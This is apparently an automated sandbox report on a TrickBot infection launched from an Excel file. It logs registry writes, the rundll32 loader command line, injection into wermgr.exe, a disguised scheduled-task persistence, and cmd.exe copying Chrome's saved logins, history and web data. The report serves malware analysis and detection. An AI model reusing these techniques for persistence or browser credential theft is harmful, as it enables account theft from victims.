00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F58DA	F58DA	binary	04 00 00 00 B8 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 4E 0C 10 44 EC 40 D7 01 DA 58 0F 00 DA 58 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2824 Parent PID: 2488

General

Start time:	06:48:47
Start date:	04/05/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\fndskfnds.dfm,StartW
Imagebase:	0xff630000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fndskfnds.dfm	unknown	64	success or wait	1	FF6327D0	ReadFile
C:\Users\user\fndskfnds.dfm	unknown	264	success or wait	1	FF63281C	ReadFile

Analysis Process: rundll32.exe PID: 824 Parent PID: 2824

General

Start time:	06:48:47
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fndskfnds.dfm,StartW
Imagebase:	0xe90000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2105353530.0000000002460000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2104607915.0000000000290000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2104542682.00000000001D0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wermgr.exe PID: 1776 Parent PID: 824

General

Start time:	06:48:48
Start date:	04/05/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xfff50000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\cn\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DDD7	CreateDirectoryW
C:\Windows\system32\cn\aexsxmcq.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	74855	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\cn\aexsxmcq.txt	unknown	608	bd 8e 16 84 ca 0d 3b bb 52 f1 cd ab ab 05 94 52 7b a1 05 ce a9 68 b3 83 56 43 c2 88 ac 49 b5 40 35 07 23 8b 5d ce ea 35 79 7b c8 aa 0e 86 54 8a da 7b 4a 6c 9b 4d b2 18 1d 2e e3 70 f7 5f c2 b1 d5 4d 97 27 bf 9f b6 20 6d 7c 1a 58 c4 59 94 6b 96 b4 e7 15 f9 fa 96 a8 be 58 4b bc ba 59 be 70 61 49 84 36 fd 06 aa 01 a2 f7 0d 9d b6 5e c1 b8 50 a9 f5 e4 d3 cd 7c b0 a8 80 4b d4 ee 6e 89 c2 dc 85 90 3e 52 75 d5 7d a3 8f 84 89 14 e1 3d 97 d5 95 d8 a3 4b 56 fb 1f 3c 14 ae 3c d3 4d 2a 37 8a d3 d4 cc 93 ad 80 01 7a 01 de 00 69 a3 6d eb 14 d7 59 2e a8 c0 38 74 85 69 3f df ac f4 fc 2e 5d 64 9f 86 83 54 17 a6 46 8e d1 7f 8c 9a 83 47 73 59 e4 1d c8 f1 a8 b6 fd 0f 4e 47 09 6f 89 a3 63 be 21 94 1c 74 d4 b2 a1 5b 9f 58 b0 c4 88 95 30 69 71 3b 4d c0 70 80 89 a8 e0 e1 40 6e 4d	......;.R......R{....h..VC...I .@5.#.]..5y{....T..{Jl.M.....p ._....M.'... m|.X.Y.k.....X K..Y.paI.6.....^..P.....|. ..K..n.....>Ru.}.....=.....KV.. <..<.M*7.....z...i.m...Y. ..8t.i?.....]d...T..F.....GsY .....NG.o..c.!..t..[.X.... 0iq;M.p.....@nM	success or wait	1	7487B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\msdfmap.ini	unknown	1405	success or wait	1	66CA7	ReadFile
C:\Windows\system.ini	unknown	219	success or wait	1	66CA7	ReadFile
C:\Windows\win.ini	unknown	478	success or wait	1	66CA7	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: taskeng.exe PID: 2460 Parent PID: 860

General

Start time:	06:49:06
Start date:	04/05/2021

Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {A9986821-F5E8-4178-8C7A-712EEA14850B} S-1-5-18:NT AUTHORITY\System:Service:
Imagebase:	0xff870000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\Windows Free Internet Download Manager 1882563550	unknown	2	success or wait	1	FF87433D	ReadFile
C:\Windows\System32\Tasks\Windows Free Internet Download Manager 1882563550	unknown	3442	success or wait	1	FF8743A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{A9986821-F5E8-4178-8C7A-712EEA14850B}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 FA 62 A2 DD 21 B7 60 93 DF D3 35 07 62 E7 2C 96 01 6C 00 00 9C 09 00 00 31 22 06 63 FE E4 0E DA 00 00 00 00	success or wait	1	FF882CB8	RegSetValueExW

Analysis Process: rundll32.exe PID: 2860 Parent PID: 2460

General

Start time:	06:49:07
Start date:	04/05/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\rundll32.EXE 'C:\Users\user\AppData\Roaming\iDownloadManager 1882563550\kufndskfndszi.dwn',StartW
Imagebase:	0xff1d0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3068 Parent PID: 1776

General

Start time:	06:49:16

Start date:	04/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe
Imagebase:	0x49d70000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	180017322	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	180017322	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	180017322	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	180017322	CopyFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	180012181	HttpSendRequestExA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	success or wait	1	180009B20	DeleteFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	success or wait	1	180009B20	DeleteFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	success or wait	1	180009B20	DeleteFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	success or wait	1	180009B20	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 15 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	180017322	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 1e 00 00 00 1b 00 00 00 01 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 05 00 00 00 01 0f fb 00 00 00 00 1d 0f fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	2	180017322	CopyFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 04 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 2f 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 43 c1 05 00 00 00 03 07 f1 00 00 00 00 1f 07 fb 07 f6 07 f1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....%.........../............... ....C.....................	success or wait	2	180017322	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	0	35549	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 34 2e 30 2e 34 31 34 37 2e 38 39 22 7d 2c 22 65 61 73 79 5f 75 6e 6c 6f 63 6b 22 3a 7b 22 64 65 76 69 63 65 5f 69 64 22 3a 22 66 36 39 31 62 62 30 66 2d 31 62 34 66 2d 34 33 33 39 2d 61 65 66 35 2d 33 32 31 62 36 35 66 31 33 34 34 37 22 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e 74 6c 22 3a 7b 22 61 70 70 5f 6c 6f 63 61 6c 65 22 3a 22 65 6e 22 7d 2c 22 6c 65 67 61 63 79 22 3a 7b 22 70 72 6f 66 69 6c 65 22 3a 7b 22 6e 61 6d 65 22 3a 7b 22 6d 69 67 72 61	{"browser": {"last_redirect_origin":"","shortcut_migration_version":"84.0.4147.89"},"easy_unlock": {"device_id":"f691bb0f-1b4f-4339-aef5-321b65f13447"}, "hardware_acceleration_mode_previous":true,"intl": {"app_locale":"en"},"legacy":{"profile": {"name":{"migra	success or wait	1	180017322	CopyFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	0	100	success or wait	6	180027460	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	unknown	35549	success or wait	2	180009E78	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	0	100	success or wait	24	180027460	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1688 Parent PID: 1776

General

Start time:	06:49:24
Start date:	04/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe
Imagebase:	0x49d70000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis